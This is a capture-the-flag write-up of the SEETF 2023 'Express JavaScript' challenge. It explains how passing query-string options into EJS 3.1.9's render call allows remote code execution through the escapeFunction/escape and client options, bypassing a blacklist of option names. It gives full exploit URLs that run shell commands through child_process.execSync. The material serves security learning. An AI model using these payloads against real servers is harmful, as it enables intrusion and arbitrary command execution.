

During SEETF 2023, I participated as a member of the TCP1P team and successfully solved several web challenges.
In this article, I will provide a write-up for a specific challenge called "Express JavaScript" that exploits the latest npm module, EJS.
What is EJS?
Before we begin, let me explain what EJS is. EJS is a rendering engine used to render files. It allows you to embed JavaScript code within your HTML templates, enabling dynamic content generation. With EJS, you can easily combine static HTML markup with dynamic data, making it a popular choice for server-side rendering in Node.js applications.
In this scenario, we will explore the exploitation of the latest version of the EJS engine, specifically version 3.1.9. This particular version is often targeted by attackers in various Capture The Flag (CTF) challenges.
How Did I Know About This Vulnerability?

You might be wondering how I discovered this vulnerability. I became aware of it through JustCTF, a CTF event that occurred one week prior to SEETF. Thanks to the generosity of fellow CTF participants, who shared their solvers, we were able to leverage the EJS vulnerability in this particular challenge.
In the image below, you can see the script we utilized to exploit the "Perfect Product" challenge. We will dive into the details of this exploit later in the article.
Let's Begin the Hack
After the previous explanations, let's now delve deep into the challenge.
Challenge Description
My first JavaScript project.
You can download the challenge files from this link: https://play.seetf.sg/uploads?key=0bac9b2503016f3c98842f6235a565c568df88a10d4b5061bad72ed6acbfd678%2Fdist_express-javascript-security_31d3740ae934682d8c36d3a3182c29981e0c9909.zip
mirror: You can also find the challenge files in this Google Drive folder: https://drive.google.com/drive/folders/1M8vlQ788iRMm9b5Wc7tabsNiSJYTaCdw Challenge Author: zeyu
Recon
In this challenge, we are provided with the following source code:
const express = require('express');
const ejs = require('ejs');

const app = express();

app.set('view engine', 'ejs');

const BLACKLIST = [
    "outputFunctionName",
    "escapeFunction",
    "localsName",
    "destructuredLocals"
]

app.get('/', (req, res) => {
    return res.render('index');
});

app.get('/greet', (req, res) => {

    const data = JSON.stringify(req.query);

    if (BLACKLIST.find((item) => data.includes(item))) {
        return res.status(400).send('Can you not?');
    }

    return res.render('greet', {
        ...JSON.parse(data),
        cache: false
    });
});

app.listen(3000, () => {
    console.log('Server listening on port 3000')
})
And in the "package.json" file, it uses the latest version of the EJS engine:
{
    "name": "ezxxe",
    "version": "1.0.0",
    "description": "",
    "main": "main.js",
    "scripts": {
      "test": "echo \\"Error: no test specified\\" && exit 1"
    },
    "author": "zeyu2001",
    "license": "ISC",
    "dependencies": {
      "express": "^4.18.2",
      "ejs": "^3.1.9"
    },
    "devDependencies": {}
  }
In the provided source code, there is an interesting section where the JSON data is parsed and appended to the options of the res.render function. This allows for the inclusion of a raw JSON object in the render options, which can pose a security risk:
return res.render('greet', {
    ...JSON.parse(data),
    cache: false
});
It's worth mentioning that this vulnerability has been addressed and fixed, as documented at https://security.snyk.io/vuln/SNYK-JS-EJS-2803307. However, even with the fix in place, it is still possible to bypass it by utilizing certain gadgets found within the EJS source code.
Deep Dive Into EJS Source Code
Let's examine the code snippet below to understand what is has been patched by EJS maintainer:

You can also find it on GitHub at the following link: https://github.com/mde/ejs/blob/29b076cdbbf3eb1b4323b33299ab6d79391b2c33/lib/ejs.js#L591

In this code snippet, you can see that there are several strings that are evaluated and concatenated with the variables opts.outputFunctionName, opts.localsName, and opts.destructuredLocals. However, these variables have been sanitized using _JS_IDENTIFIER, as indicated in the image below. This means that only alphanumeric characters are allowed, and special characters such as ; or ' cannot be used to inject escape code.
But there is one opts variable that is not sanitized by _JS_IDENTIFIER, and that is escapeFn. You can see it in the code snippet below:
  compile: function () {
    ...snip...
    var escapeFn = opts.escapeFunction;
    ...snip...

    if (opts.client) {
      src = 'escapeFn = escapeFn || ' + escapeFn.toString() + ';' + '\\n' + src;
      if (opts.compileDebug) {
        src = 'rethrow = rethrow || ' + rethrow.toString() + ';' + '\\n' + src;
      }
    }
    ...snip...
If we are able to set the opts.client variable to true, we can bypass all the sanitization and use opts.escapeFunction to achieve code execution.
Now, let's see how we can control the opts property. In the image below, we can observe that if data.settings['view options'] is present, it will create a shallow copy to opts.
You can also find this information in the following

source code link We can control the
data.settingsby appending a
settingsparameter in the options of the
res.renderfunction, like this:
app.get('/greet', (req, res) => {
    ...snip...
    return res.render('greet', {
        settings: { "view options": { "hacked": "hacked" } },
        cache: false
    });
});
Now, let's set a breakpoint in the EJS library to see if it works. You can use a debugger in your development environment, such as the VSCode extension, to accomplish this. Here's an example:


After accessing the URL localhost:3000/greet, you will hit the breakpoint, and you can check if the "view options" have changed, indicating that it works:
To attempt to gain remote code execution (RCE), you need to modify the source code as follows to disable the blacklist for testing purposes:
app.get('/greet', (req, res) => {

    const data = JSON.stringify(req.query);

    // if (BLACKLIST.find((item) => data.includes(item))) {
    //     return res.status(400).send('Can you not?');
    // }

    return res.render('greet', {
        ...JSON.parse(data),
        cache: false
    });
});
After modifying the code, run the program and access it using the following URL, which contains an exploit payload:
<http://localhost:3000/greet?name=dimas&font=Arial&fontSize=20&settings[view+options][client]=1&settings[view+options][escapeFunction]=console.log;return%20global.process.mainModule.constructor._load(%22child_process%22).execSync(%22ls%22)>;
When you access this URL, it will download a file containing the output of the executed command.
The payload above creates a JSON object like this:

It appends the JSON object to the options, which triggers the Remote Code Execution (RCE) through code evaluation at this line:
Exploiting the Challenge
In the provided source code, there is a blacklist that includes the escapeFunction property, which we previously used.
const BLACKLIST = [
    "outputFunctionName",
    "escapeFunction",
    "localsName",
    "destructuredLocals"
]
However, we can bypass this blacklist using this gatged. It checks if the opts object has an escape property and assigns it to options.escapeFunction. You can see it in the image below:

Therefore, the final payload will replace escapeFunction with escape. Here is the final payload:

https://localhost:3000/greet?name=dimas&font=Arial&fontSize=20&settings[view+options][client]=1&settings[view+options][escape]=console.log;return%20global.process.mainModule.constructor._load(%22child_process%22).execSync(%22ls%22);
You can see that it downloads the output of the executed command in the image below:
Conclusion
In this article, we explored a vulnerability in the EJS rendering engine that can lead to remote code execution (RCE). Although the vulnerability has been patched, we discovered a way to bypass the fix by leveraging gadgets available in the EJS source code.
By carefully examining the EJS source code, we identified an unguarded property called escapeFunction that can be used to execute arbitrary code. This property was not sanitized by the _JS_IDENTIFIER pattern, allowing us to inject malicious code.
To exploit the vulnerability, we took advantage of the settings parameter in the res.render function options. By appending a settings object with a specific structure, we were able to set the escapeFunction property to our desired code execution payload.
With the modified source code and the crafted payload, we successfully triggered the RCE and executed arbitrary commands on the server. We demonstrated this by downloading the output of the executed command.
It's crucial to understand the potential security implications of rendering engines like EJS and ensure that the software components we use are up-to-date with the latest security patches. Regular security assessments and code reviews are essential to identify and mitigate vulnerabilities in web applications.
By raising awareness about such vulnerabilities and their exploitation techniques, we can contribute to a more secure development environment and help developers build robust and resilient applications.